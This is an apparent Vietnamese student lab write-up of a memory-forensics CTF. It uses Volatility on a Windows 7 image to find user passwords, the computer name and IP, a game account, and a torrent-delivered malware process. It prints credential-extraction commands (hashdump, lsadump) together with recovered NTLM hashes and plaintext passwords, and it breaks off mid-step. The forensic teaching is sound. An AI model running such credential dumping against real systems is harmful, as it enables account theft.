The screenshot shows the Hybrid Analysis platform interface. At the top, there's a navigation bar with links like Home, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Bandit writeup, Home, Microsoft 365, DVWA, ModSecurity, and a search bar for IP, Domain, Hash.

Analysis Overview:

- Submission name: executable.2772.exe
- Size: 5.5KB
- Type: pexe executable
- Mime: application/x-dosexec
- SHA256: 13170ec31cf0920ad871b0d0603b6f575f847e523ac977e5177adaf62d569853
- Operating System: Windows
- Last Anti-Virus Scan: 03/14/2024 04:06:27 (UTC)
- Last Sandbox Report: 03/14/2024 04:06:27 (UTC)

Anti-Virus Results:

Scanner	Result (%)	Description
CrowdStrike Falcon	100%	Static Analysis and ML
MetaDefender	87%	Multi Scan Analysis

Incident Response:

- Risk Assessment:**
 - Spyware:** Found a string that may be used as part of an injection method. Found browser information locations related strings.
 - Fingerprint:** Queries process information. Reads the active computer name.
 - Evasive:** Possibly checks for the presence of a forensics/monitoring tool. Tries to sleep for a long time (more than two minutes).
 - Remote Access:** Reads terminal service related keys (often RDP related).
 - Persistence:** Installs hooks/patches the running process.
 - Network Behavior:** Contacts 7 domains and 12 hosts. [View all details](#)
- MITRE ATT&CK™ Techniques Detection:**

Xem chi tiết hơn Network Analysis trong phần incident response

Lab 1: Memory Forensic

The screenshot shows the Hybrid Analysis platform's Network Analysis Overview section. It includes two main tables:

- DNS Requests:**

Domain	Address	Registrar	Country
clients2.google.com	-	-	-
clients2.googleusercontent.com	-	-	-
furious.devilife.com	-	-	-
ns2.wraufevvo.com	-	-	-
thisislk3aK3y.org	-	-	-
whereare sexy-serbian	-	-	-
y0ug.itisjustluck.com	-	-	-
- Contacted Hosts:**

IP Address	Port/Protocol	Associated Process	Details
3330.253.23	-	-	Country n/a
23.253.46.64	-	-	Country n/a
54.161.222.85	-	-	Country n/a

A tooltip at the bottom left of the interface states: "We found MITRE ATT&CK data in 3 reports... on average each report has 47 mapped indicators".

Đây là tất cả các DNS Request tưới một máy tính ngoài vùng mạng. thử submit từng cái thì
⇒ Ta tìm được flag6 là: **th1sis.l1k3aK3y.org**

Validation

Well done, you won 50 Points

b. Kịch bản 05

Đầu tiên ta thực hiện xem thông tin file dump
vol.py -f Kb05-dp-E81.vmem imageinfo

```
(lixsong㉿kali)-[~/Downloads]
$ vol.py -f Kb05-dp-E81.vmem imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO : volatility.debug : Determining profile based on KDBG search ...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace (/home/lixsong/Downloads/Kb05-dp-E81.vmem)
PAE type : No PAE
DTB : 0x187000L
KDBG : 0xf8000c430a0L
Number of Processors : 2
Image Type (Service Pack) : 1
    KPCR for CPU 0 : 0xfffff80002c44d00L
    KPCR for CPU 1 : 0xfffff8800009ef000L
    KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2018-08-04 19:34:22 UTC+0000
Image local date and time : 2018-08-04 22:34:22 +0300
```

Tiếp theo xem danh sách các hive
vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 hivelist

Lab 1: Memory Forensic

```
(lixsong㉿kali)-[~/Downloads]
$ vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6.1
Virtual Physical Name
0xfffff8a00377d2d0 0x00000000624162d0 \??\C:\System Volume Information\Syscache.hve
0xfffff8a00000f010 0x000000002d4c1010 [no name]
0xfffff8a000024010 0x000000002d50c010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a000053320 0x000000002d5bb320 \REGISTRY\MACHINE\HARDWARE
0xfffff8a000109410 0x0000000029cb4410 \SystemRoot\System32\Config\SECURITY
0xfffff8a00033d410 0x000000002a958410 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a0005d5010 0x000000002a983010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a001495010 0x0000000024912010 \SystemRoot\System32\Config\DEFAULT
0xfffff8a0016d4010 0x00000000214e1010 \SystemRoot\System32\Config\SAM
0xfffff8a00175b010 0x00000000211eb010 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a00176e410 0x00000000206db410 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a002090010 0x000000000b92b010 \??\C:\Users\Rick\ntuser.dat
0xfffff8a0020ad410 0x000000000db41410 \??\C:\Users\Rick\AppData\Local\Microsoft\Windows\UsrClass.dat
```

- Tìm tên và mật khẩu của tài khoản người dùng trong bộ nhớ

Thực hiện hashdump và ghi output ra file PW.txt

```
vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 hashdump -y 0xfffff8a000024010 -s 0xfffff8a0016d4010 > PW.txt
```

```
(lixsong㉿kali)-[~/Downloads]
$ vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 hashdump -y 0xfffff8a000024010 -s 0xfffff8a0016d4010 > PW.txt
Volatility Foundation Volatility Framework 2.6.1

(lixsong㉿kali)-[~/Downloads]
$ cat PW.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Rick:1000:aad3b435b51404eeaad3b435b51404ee:518172d012f97d3a8fcc089615283940:::
```

Sử dụng plugin lsadump để tìm Default Password

```
vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 lsadump
```

```
(lixsong㉿kali)-[~/Downloads]
$ vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 lsadump
Volatility Foundation Volatility Framework 2.6.1
DefaultPassword
0x00000000 28 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 (.....)
0x00000010 4d 00 6f 00 72 00 74 00 79 00 49 00 73 00 52 00 M.o.r.t.y.I.s.R.
0x00000020 65 00 61 00 6c 00 6c 00 79 00 41 00 6e 00 4f 00 e.a.l.l.y.A.n.O.
0x00000030 74 00 74 00 65 00 72 00 00 00 00 00 00 00 00 00 t.t.e.r.....
DPAPI_SYSTEM
0x00000000 2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ,.....
0x00000010 01 00 00 00 36 9b ba a9 55 e1 92 82 09 e0 63 4c ....6 ... U.....cL
0x00000020 20 74 63 14 9e d8 a0 4b 45 87 5a e4 bc f2 77 a5 .tc....KE.Z ... w.
0x00000030 25 3f 47 12 0b e5 4d a5 c8 35 cf dc 00 00 00 00 ??G ... M..5.....
```

Password tìm được ở đây là MortyIsReallyAnOtter.

Theo tham khảo: Lsadump sử dụng một số lỗ hổng bảo mật của hệ thống Windows, cho phép trích xuất các giá trị bí mật như Hash mật khẩu (NTLM hash), LM hash, hoặc các giá trị khác liên quan đến các tài khoản người dùng được lưu trữ trong hệ thống.

Lab 1: Memory Forensic

Thử dùng NTLM Generator hash online thì thấy trùng khớp với giá trị mã hash của user Rick

The screenshot shows the NTLM Hash Generator interface. In the 'Input String' field, the text 'MortyIsReallyAnOtter' is entered. Below it, the size is indicated as 'Size : 20 B, 20 Characters'. Under the input field are buttons for 'Auto' (checked), 'Generate' (highlighted in blue), 'File..', and 'Load URL'. In the 'Output Text' field, the generated NTLM hash '518172D012F97D3A8FCC089615283940' is displayed. Below it, the size is indicated as 'Size : 32 B, 32 Characters'. There are also buttons for 'Upper Case' and 'Lower Case'.

Suy ra **Rick/MortyIsReallyAnOtter** là tài khoản/mật khẩu người dùng

- **Tìm tên (ComputerName) và địa chỉ IP của máy tính mục tiêu.**

Tiếp theo ta sẽ thực hiện tìm tên computer bằng lệnh bên dưới bằng lệnh printkey với -o + địa chỉ ảo và -K là đường dẫn cụ thể, cố định của máy win7

```
vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 printkey -o 0xfffff8a000024010 -K "ControlSet001\Control\ComputerName\ComputerName"
```

```
(lixsong㉿kali)-[~/Downloads]
$ vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 printkey -o 0xfffff8a000024010 -K "ControlSet001\Control\ComputerName\ComputerName"
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable   (V) = Volatile

Registry: \REGISTRY\MACHINE\SYSTEM
Key name: ComputerName (S)
Last updated: 2018-06-02 19:23:00 UTC+0000

Subkeys:

Values:
REG_SZ          : (S) mnmsrvc
REG_SZ      ComputerName    : (S) WIN-LO6FAF3DTFE

(lixsong㉿kali)-[~/Downloads]
```

Ta tìm thấy tên computer là: **WIN-LO6FAF3DTFE**

Tiếp theo ta sẽ thực hiện scan network bằng netscan

Lab 1: Memory Forensic

vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 netscan

Offset(P)	Proto	Local Address	Foreign Address	State	Pid	Owner	Created
0x7d60f010	UDPV4	0.0.0.0:1900	*:*	2836	BitTorrent.exe	2018-08-04 19:27:17 UTC+0000	
0x7d62b3f0	UDPV4	192.168.202.131:6771	*:*	2836	BitTorrent.exe	2018-08-04 19:27:22 UTC+0000	
0x7d62f4c0	UDPV4	127.0.0.1:62307	*:*	2836	BitTorrent.exe	2018-08-04 19:27:17 UTC+0000	
0x7d62f920	UDPV4	192.168.202.131:62306	*:*	2836	BitTorrent.exe	2018-08-04 19:27:17 UTC+0000	
0x7d6424c0	UDPV4	0.0.0.0:50762	*:*	4076	chrome.exe	2018-08-04 19:33:37 UTC+0000	
0x7d6b2450	UDPV6	:: 1:1900	*:*	164	svchost.exe	2018-08-04 19:28:42 UTC+0000	
0x7d6e3230	UDPV4	127.0.0.1:6771	*:*	2836	BitTorrent.exe	2018-08-04 19:27:22 UTC+0000	
0x7ded650	UDPV4	0.0.0.0:5355	*:*	620	svchost.exe	2018-08-04 19:34:22 UTC+0000	
0x7d71c8a0	UDPV4	0.0.0.0:0	*:*	868	svchost.exe	2018-08-04 19:34:22 UTC+0000	
0x7d71c8a0	UDPV6	:: 0	*:*	868	svchost.exe	2018-08-04 19:34:22 UTC+0000	
0x7d74a390	UDPV4	127.0.0.1:52847	*:*	2624	bittorrentie.e	2018-08-04 19:27:24 UTC+0000	
0x7d7602c0	UDPV4	127.0.0.1:52846	*:*	2308	bittorrentie.e	2018-08-04 19:27:24 UTC+0000	
0x7d787010	UDPV4	0.0.0.0:65452	*:*	4076	chrome.exe	2018-08-04 19:33:42 UTC+0000	
0x7d789b50	UDPV4	0.0.0.0:50523	*:*	620	svchost.exe	2018-08-04 19:34:22 UTC+0000	
0x7d789b50	UDPV6	:: 50523	*:*	620	svchost.exe	2018-08-04 19:34:22 UTC+0000	
0x7d92a230	UDPV4	0.0.0.0:0	*:*	868	svchost.exe	2018-08-04 19:34:22 UTC+0000	
0x7d92a230	UDPV6	:: 0	*:*	868	svchost.exe	2018-08-04 19:34:22 UTC+0000	
0x7d9e8b50	UDPV4	0.0.0.0:20830	*:*	2836	BitTorrent.exe	2018-08-04 19:34:22 UTC+0000	
0x7d9f4f50	UDPV4	0.0.0.0:0	*:*	3856	WebCompanion.e	2018-08-04 19:34:22 UTC+0000	
0x7d9f8cb0	UDPV4	0.0.0.0:20830	*:*	2836	BitTorrent.exe	2018-08-04 19:27:15 UTC+0000	
0x7d9f8cb0	UDPV6	:: 20830	*:*	2836	BitTorrent.exe	2018-08-04 19:27:15 UTC+0000	
0x7dbb390	TCPV4	0.0.0.0:9008	0.0.0.0:0	LISTENING	4	System	
0x7dbb390	TCPV6	:: 9008	:: 0	LISTENING	4	System	
0x7d9a9240	TCPV4	0.0.0.0:8733	0.0.0.0:0	LISTENING	4	System	
0x7d9a9240	TCPV6	:: 8733	:: 0	LISTENING	4	System	
0x7d9e19e0	TCPV4	0.0.0.0:20830	0.0.0.0:0	LISTENING	2836	BitTorrent.exe	
0x7d9e19e0	TCPV6	:: 20830	:: 0	LISTENING	2836	BitTorrent.exe	
0x7d9e1c90	TCPV4	0.0.0.0:20830	0.0.0.0:0	LISTENING	2836	BitTorrent.exe	
0x7d42ba90	TCPV4	-0	56.219.196.26:0	CLOSED	2836	BitTorrent.exe	
0x7d6124d0	TCPV4	192.168.202.131:49530	77.102.199.102:7575	CLOSED	708	LunarMS.exe	
0x7d62d690	TCPV4	192.168.202.131:49229	169.1.143.215:8999	CLOSED	2836	BitTorrent.exe	
0x7d634350	TCPV6	-0	38db:c41a:80fa:ffff:38db:c41a:80fa:ffff:0	CLOSED	2836	BitTorrent.exe	
0x7d6f27f0	TCPV4	192.168.202.131:50381	71.198.155.180:34674	CLOSED	2836	BitTorrent.exe	
0x7d704010	TCPV4	192.168.202.131:50382	92.251.23.204:6881	CLOSED	2836	BitTorrent.exe	
0x7d708cf0	TCPV4	192.168.202.131:50364	91.140.89.116:31847	CLOSED	2836	BitTorrent.exe	
0x7d729e20	TCPV4	-50034	142.129.37.27:24578	CLOSED	2836	BitTorrent.exe	
0x7d72cbe0	TCPV4	192.168.202.131:50340	23.37.43.27:80	CLOSED	3496	Lavasoft.WCass	
0x7d7365a0	TCPV4	192.168.202.131:50358	23.37.43.27:80	CLOSED	3856	WebCompanion.e	
0x7d81c890	TCPV4	192.168.202.131:50335	185.154.111.20:60405	CLOSED	2836	BitTorrent.exe	
0x7d8fd530	TCPV4	192.168.202.131:50327	23.37.43.27:80	CLOSED	3496	Lavasoft.WCass	
0x7d9cecf0	TCPV4	192.168.202.131:50373	173.239.232.46:2997	CLOSED	2836	BitTorrent.exe	
0x7d9d7cf0	TCPV4	192.168.202.131:50371	191.253.122.149:59163	CLOSED	2836	BitTorrent.exe	
0x7daefec0	UDPV4	0.0.0.0:0	*:*	3856	WebCompanion.e	2018-08-04 19:34:22 UTC+0000	
0x7daefec0	UDPV6	:: 0	*:*	3856	WebCompanion.e	2018-08-04 19:34:22 UTC+0000	

IP của máy tính mục tiêu là: **192.168.202.131**

Người dùng trên máy tính mục tiêu thích chơi một vài trò chơi điện tử cũ.Nếu tên trò chơi mà người này chơi.

Sau khi scan thì ta thấy có một tiến trình tên là LunarMS.exe

Tìm kiếm thì thấy đây đúng là 1 game từ lâu vây **LunarMS** là game mà người này chơi.



Cung cấp địa chỉ IP máy chủ của trò chơi là : **77.102.199.102**

Người này dùng một tài khoản để đăng nhập vào một kênh tên là Lunar-3 trong trò chơi. Tìm tên của tài khoản này.

Ta thấy LunarMS chạy ở PID 708 nên ta sẽ dump tiến trình này ra và kiểm tra thông tin trong đó.

vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 memdump --dump-dir=./ -p 708

```
[~] $ vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 memdump --dump-dir=./ -p 708
Volatility Foundation Volatility Framework 2.6.1
*****
Writing LunarMS.exe [ 708] to 708.dmp
```

Thực hiện dùng strings để xem thông tin của file dump này

```
(lixsong㉿kali)-[~/Downloads] $ strings 708.dmp | grep "Lunar-3" -A 10 -B 10
{qv1
b+Y,
b+Y
b+YD nullsub_1
Db+Y nullsub_2
c+Y\
\b+Y
c+Yt
tb+Y4c+Y
b+YLc+Y
Lunar-3
Lunar-4
L(dNVxdNV
L|eNV
{qf8
$m1Y
4v+Y
TI,Y
lx+Y
ty+Y
,y+Y\y+Y
_
magician
bowman
thief
pirate
Sound/
normal
pressed
disabled
mouseOver
keyFocused
Lunar-3
0tt3r8r33z3
Sound/UI.img/
BtMouseClick
Lunar-4
Lunar-1
Lunar-2 Decompiler plugin has been loaded (v8.4.0.240301)
ScrollUp compilation hotkey is F5.
Title see check the Edit/Plugins menu for more information.
RollDown RT signature: SEH for vc7-14
WorldSelect
The initial autoanalysis has been finished.
```

IDA View-A window showing assembly code, including text segments starting with 00EC437E and 00EC4392.

Ta thấy có một thông tin lạ: **0tt3r8r33z3**

Biết rằng người dùng này sử dụng dịch vụ lưu trữ trực tuyến để giữ tài khoản, mật khẩu cho email của mình do người này hay quên mật khẩu. Anh ta cũng có thói quen luôn luôn sao chép (copy-paste) mật khẩu để tránh sai sót. Tìm mật khẩu của người này.

Theo đề bài thì anh ta có thói quen luôn luôn sao chép → mật khẩu sẽ được lưu trữ trong clipboard.

Thực hiện xem lệnh clipboard để xem các thông tin clipboard bên trong windows .
vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 clipboard

Lab 1: Memory Forensic

```
[(lixsong㉿kali)-[~/Downloads]]$ vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 clipboard
Volatility Foundation Volatility Framework 2.6.1
Session WindowStation Format Handle Object Data
1 WinSta0 CF_UNICODETEXT 0x602e3 0xfffff900c1ad93f0 M@il_Pr0vid0rs
1 WinSta0 CF_TEXT 0x10
1 WinSta0 0x150133L 0x200000000000
1 WinSta0 CF_TEXT 0x1
1 0x150133 0xfffff900c1cad0
```

Ta có được mật khẩu là **M@il_Pr0vid0rs**

Bộ nhớ của người này được nhân viên điều tra trích xuất và thu lại do tình nghi máy tính bị nhiễm mã độc. Hãy tìm tên tiến trình mã độc (bao gồm cả extension). Mã độc này dưới dạng định dạng file gì?

Dùng pstree để xem các tiến trình của file máy tính này .

```
[(lixsong㉿kali)-[~/Downloads]]$ vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 pstree
Volatility Foundation Volatility Framework 2.6.1
Name Pid PPid Thds Hnds Time
0xfffffa801b27e060:explorer.exe 2728 2696 33 854 2018-08-04 19:27:04 UTC+0000
. 0xfffffa801b486b30:Rick And Morty 3820 2728 4 185 2018-08-04 19:32:55 UTC+0000
.. 0xfffffa801a4c5b30:vmware-tray.exe 3720 3820 8 147 2018-08-04 19:33:02 UTC+0000
. 0xfffffa801b2f02e0:WebCompanion.e 2844 2728 0 — 2018-08-04 19:27:07 UTC+0000
. 0xfffffa801a4e3870:chrome.exe 4076 2728 44 1160 2018-08-04 19:29:30 UTC+0000
.. 0xfffffa801a4eab30:chrome.exe 4084 4076 8 86 2018-08-04 19:29:30 UTC+0000
.. 0xfffffa801a5ef1f0:chrome.exe 1796 4076 15 170 2018-08-04 19:33:41 UTC+0000
.. 0xfffffa801aa00a90:chrome.exe 3924 4076 16 228 2018-08-04 19:29:51 UTC+0000
.. 0xfffffa801a635240:chrome.exe 3648 4076 16 207 2018-08-04 19:33:38 UTC+0000
.. 0xfffffa801a502b30:chrome.exe 576 4076 2 58 2018-08-04 19:29:31 UTC+0000
.. 0xfffffa801a4f7b30:chrome.exe 1808 4076 13 229 2018-08-04 19:29:32 UTC+0000
.. 0xfffffa801a7f98f0:chrome.exe 2748 4076 15 181 2018-08-04 19:31:15 UTC+0000
. 0xfffffa801b5cb740:LunarMS.exe 708 2728 18 346 2018-08-04 19:27:39 UTC+0000
. 0xfffffa801b1cddb30:vmtoolsd.exe 2804 2728 6 190 2018-08-04 19:27:06 UTC+0000
. 0xfffffa801b290b30:BitTorrent.exe 2836 2728 24 471 2018-08-04 19:27:07 UTC+0000
.. 0xfffffa801b4c9b30:bittorrentie.e 2624 2836 13 316 2018-08-04 19:27:21 UTC+0000
.. 0xfffffa801b4a7b30:bittorrentie.e 2308 2836 15 337 2018-08-04 19:27:19 UTC+0000
0xfffffa8018d44740:System 4 0 95 411 2018-08-04 19:26:03 UTC+0000
. 0xfffffa801947e4d0:smss.exe 260 4 2 30 2018-08-04 19:26:03 UTC+0000
0xfffffa801a2ed060:wininit.exe 396 336 3 78 2018-08-04 19:26:11 UTC+0000
. 0xfffffa801ab377c0:services.exe 492 396 11 242 2018-08-04 19:26:12 UTC+0000
.. 0xfffffa801afe7800:svchost.exe 1948 492 6 96 2018-08-04 19:26:42 UTC+0000
.. 0xfffffa801ae92920:vmtoolsd.exe 1428 492 9 313 2018-08-04 19:26:27 UTC+0000
... 0xfffffa801a572b30:cmd.exe 3916 1428 0 — 2018-08-04 19:34:22 UTC+0000
.. 0xfffffa801ae0f630:VGAuthService. 1356 492 3 85 2018-08-04 19:26:25 UTC+0000
.. 0xfffffa801abbdb30:vmacthlp.exe 668 492 3 56 2018-08-04 19:26:16 UTC+0000
.. 0xfffffa801aad1060:Lavasoft.WCAss 3496 492 14 473 2018-08-04 19:33:49 UTC+0000
.. 0xfffffa801a6af9f0:svchost.exe 164 492 12 147 2018-08-04 19:28:42 UTC+0000
.. 0xfffffa801ac2e9e0:svchost.exe 808 492 22 508 2018-08-04 19:26:18 UTC+0000
... 0xfffffa801ac753a0:audiodg.exe 960 808 7 151 2018-08-04 19:26:19 UTC+0000
.. 0xfffffa801ae7f630:dllhost.exe 1324 492 15 207 2018-08-04 19:26:42 UTC+0000
.. 0xfffffa801a6c2700:mscorvw.exe 3124 492 7 77 2018-08-04 19:28:43 UTC+0000
.. 0xfffffa801b232060:spssvc.exe 2500 492 4 149 2018-08-04 19:26:58 UTC+0000
.. 0xfffffa801abeb30:svchost.exe 712 492 8 301 2018-08-04 19:26:17 UTC+0000
.. 0xfffffa801ad718a0:svchost.exe 1164 492 18 312 2018-08-04 19:26:23 UTC+0000
.. 0xfffffa801ac31b30:svchost.exe 844 492 17 396 2018-08-04 19:26:18 UTC+0000
... 0xfffffa801b1fab30:dwm.exe 2704 844 4 97 2018-08-04 19:27:04 UTC+0000
.. 0xfffffa801988c2d0:PresentationFo 724 492 6 148 2018-08-04 19:27:52 UTC+0000
.. 0xfffffa801b603610:mscorvw.exe 412 492 7 86 2018-08-04 19:28:42 UTC+0000
.. 0xfffffa8018e3c890:svchost.exe 604 492 11 376 2018-08-04 19:26:16 UTC+0000
... 0xfffffa8019124b30:WmiPrvSE.exe 1800 604 9 222 2018-08-04 19:26:39 UTC+0000
... 0xfffffa801b112060:WmiPrvSE.exe 2136 604 12 324 2018-08-04 19:26:51 UTC+0000
```

Ta thấy tiến trình cha là Rick And Morty.

Tiến trình con là vmware-tray.ex.

Thực hiện cmdline để xem tiến trình chạy trên path nào ở pid 3820 và 3720

Lab 1: Memory Forensic

```
(lixsong㉿kali)-[~/Downloads]
$ vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 cmdline -p 3820
Volatility Foundation Volatility Framework 2.6.1
*****
Rick And Morty pid: 3820
Command line : "C:\Torrents\Rick And Morty season 1 download.exe"
```

```
(lixsong㉿kali)-[~/Downloads]
$ vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 cmdline -p 3720
Volatility Foundation Volatility Framework 2.6.1
*****
vmware-tray.ex pid: 3720
Command line : "C:\Users\Rick\AppData\Local\Temp\RarSFX0\vmware-tray.exe"
```

Ta có thể thấy được: vmware-tray.ex là tiến trình của mã độc.(tiến trình này được thực thi ngay trong file của user rick local.)

- Cho biết cách nào để mã độc xâm nhập và nhiễm vào máy tính của người này. Có phải do thói quen cũ?

Quan sát danh sách các tiến trình, ta thấy có các tiến trình liên quan tới BitTorrent
 - phần mềm download file torrent và Chrome → Có thể cách mã độc xâm nhập và nhiễm vào máy tính là thông qua việc Download bằng phần mềm BitTorrent hoặc thông qua Chrome.

```
vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 filescan | egrep "\*.torrent"
```

```
(lixsong㉿kali)-[~/Downloads]
$ vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 filescan | egrep "\*.torrent"
grep: warning: * at start of expression
Volatility Foundation Volatility Framework 2.6.1
0x000000007d69ad0 8 0 R--r-d \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\BitTorrent\updates\7.10.3_44495\bittorrentie.exe
0x000000007d6a7070 4 0 R--r-d \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\BitTorrent\updates\7.10.3_44495\bittorrentie.exe
0x000000007d8813c0 2 0 RW-rwd \Device\HarddiskVolume1\Users\Rick\Downloads\Rick And Morty season 1 download.exe.torrent
0x000000007dae9350 2 0 RWD— \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\BitTorrent\Rick And Morty season 1 download.exe.1.torrent
0x000000007dcfbf6f0 2 0 RW-rwd \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\BitTorrent\Rick And Morty season 1 download.exe.1.torrent
0x000000007f2d33a0 1 0 R--rw- \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\BitTorrent\bittorrent.lng
```

Thực hiện dump một số file mẫu torrent ở đây khám phá xem thử có gì đặc sắc hay không.

```
(lixsong㉿kali)-[~/Downloads]
$ vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 dumpfiles -Q 0x000000007d8813c0 -D .
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x7d8813c0 None \Device\HarddiskVolume1\Users\Rick\Downloads\Rick And Morty season 1 download.exe.torrent
```

```
(lixsong㉿kali)-[~/Downloads]
$ cat file.None.0xfffffa801af10010.dat
[ZoneTransfer]
ZoneId=3
```

Tiếp tục dump khám phá tiếp

```
(lixsong㉿kali)-[~/Downloads]
$ vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 dumpfiles -Q 0x000000007dae9350 -D .
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x7dae9350 None \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\BitTorrent\Rick And Morty season 1 download.exe.1.torrent
```

Lab 1: Memory Forensic

Ta thấy được thông tin như flag: M3an_T0rren7_4_R!cke

Xác định mã độc lây lan từ nguồn nào (download ở đâu, link). Phân tích luồng hoạt động sau khi người này download tập tin đó. Mật khẩu của người này ở bước trên có liên quan gì đến luồng chạy này?

Thực hiện xem lại pstree thấy người dùng này xài chrome khá nhiều và có lẽ mã độc được download khi sử dụng chrome

Name	Home	Pid	PPid	Thds	Hnds	Time
Volatility	Foundation Volatility Framework 2.6.1					
0xfffffa801b27e060:explorer.exe		2728	2696	33	854	2018-08-04 19:27:04 UTC+0000
.. 0xfffffa801b486b30:Rick And Morty		3820	2728	4	185	2018-08-04 19:32:55 UTC+0000
.. 0xfffffa801a4c5b30:vmware-tray.ex		3720	3820	8	147	2018-08-04 19:33:02 UTC+0000
.. 0xfffffa801b2f02e0:WebCompanion.e		2844	2728	0	—	2018-08-04 19:27:07 UTC+0000
.. 0xfffffa801a4e3870:chrome.exe		4076	2728	44	1160	2018-08-04 19:29:30 UTC+0000
.. 0xfffffa801a4eb30:chrome.exe		4084	4076	8	86	2018-08-04 19:29:30 UTC+0000
.. 0xfffffa801a5ef1f0:chrome.exe		1796	4076	15	170	2018-08-04 19:33:41 UTC+0000
.. 0xfffffa801aa00a90:chrome.exe		3924	4076	16	228	2018-08-04 19:29:51 UTC+0000
.. 0xfffffa801a635240:chrome.exe		3648	4076	16	207	2018-08-04 19:33:38 UTC+0000
.. 0xfffffa801a502b30:chrome.exe		576	4076	2	58	2018-08-04 19:29:31 UTC+0000
.. 0xfffffa801a4f7b30:chrome.exe		1808	4076	13	229	2018-08-04 19:29:32 UTC+0000
.. 0xfffffa801a7f98f0:chrome.exe		2748	4076	15	181	2018-08-04 19:31:15 UTC+0000
.. 0xfffffa801b5cb740:lunarMS.exe		708	2728	18	346	2018-08-04 19:27:39 UTC+0000
.. 0xfffffa801b1cd30:vmtoolsd.exe		2804	2728	6	190	2018-08-04 19:27:06 UTC+0000
.. 0xfffffa801b290b30:BitTorrent.exe		2836	2728	24	471	2018-08-04 19:27:07 UTC+0000
.. 0xfffffa801b4c9b30:bittorrentie.e		2624	2836	13	316	2018-08-04 19:27:21 UTC+0000
.. 0xfffffa801b4a7b30:bittorrentie.e		2308	2836	15	337	2018-08-04 19:27:19 UTC+0000
0xfffffa8018d44740:System		4	0	95	411	2018-08-04 19:26:03 UTC+0000
.. 0xfffffa801947e4d0:smss.exe		260	4	2	30	2018-08-04 19:26:03 UTC+0000
0xfffffa801a2ed060:wininit.exe		396	336	3	78	2018-08-04 19:26:11 UTC+0000
.. 0xfffffa801ab377c0:services.exe		492	396	11	242	2018-08-04 19:26:12 UTC+0000
.. 0xfffffa801afe7800:svchost.exe		1948	492	6	96	2018-08-04 19:26:42 UTC+0000
.. 0xfffffa801ae92920:vmtoolsd.exe		1428	492	9	313	2018-08-04 19:26:12 UTC+0000
.. 0xfffffa801a572b30:cmd.exe		3916	1428	0	—	2018-08-04 19:34:22 UTC+0000
.. 0xfffffa801ae0f630:VGAuthService.		1356	492	3	85	2018-08-04 19:26:15 UTC+0000
.. 0xfffffa801abbdb30:vmauthlpx.exe		668	492	3	56	2018-08-04 19:26:16 UTC+0000
.. 0xfffffa801aad1060:Lavasoft.WCAss		3496	492	14	473	2018-08-04 19:33:49 UTC+0000
.. 0xfffffa801a6af9f0:svchost.exe		164	492	12	147	2018-08-04 19:28:42 UTC+0000
.. 0xfffffa801ac2e9e0:svchost.exe		808	492	22	508	2018-08-04 19:26:18 UTC+0000
.. 0xfffffa801ac753a0:audiogdg.exe		960	808	7	151	2018-08-04 19:26:19 UTC+0000
.. 0xfffffa801ae7f630:dllhost.exe		1324	492	15	207	2018-08-04 19:26:42 UTC+0000
.. 0xfffffa801a6c2700:mscorsvw.exe		3124	492	7	77	2018-08-04 19:28:43 UTC+0000
.. 0xfffffa801b232060:sspvc.exe		2500	492	4	149	2018-08-04 19:26:58 UTC+0000
.. 0xfffffa801abeb30:svchost.exe		712	492	8	301	2018-08-04 19:26:17 UTC+0000
.. 0xfffffa801ad718a0:svchost.exe		1164	492	18	312	2018-08-04 19:26:23 UTC+0000
.. 0xfffffa801ac31b30:svchost.exe		844	492	17	396	2018-08-04 19:26:18 UTC+0000

Tiến hành scan lọc các file có giá trị history để xem lịch sử

```
vol.py -f Kb05-dp-E81.ymem --profile=Win7SP1x64 filescan | grep -i "history"
```

Tiến hành dump file history của chrome

```
File name dump file history can change  
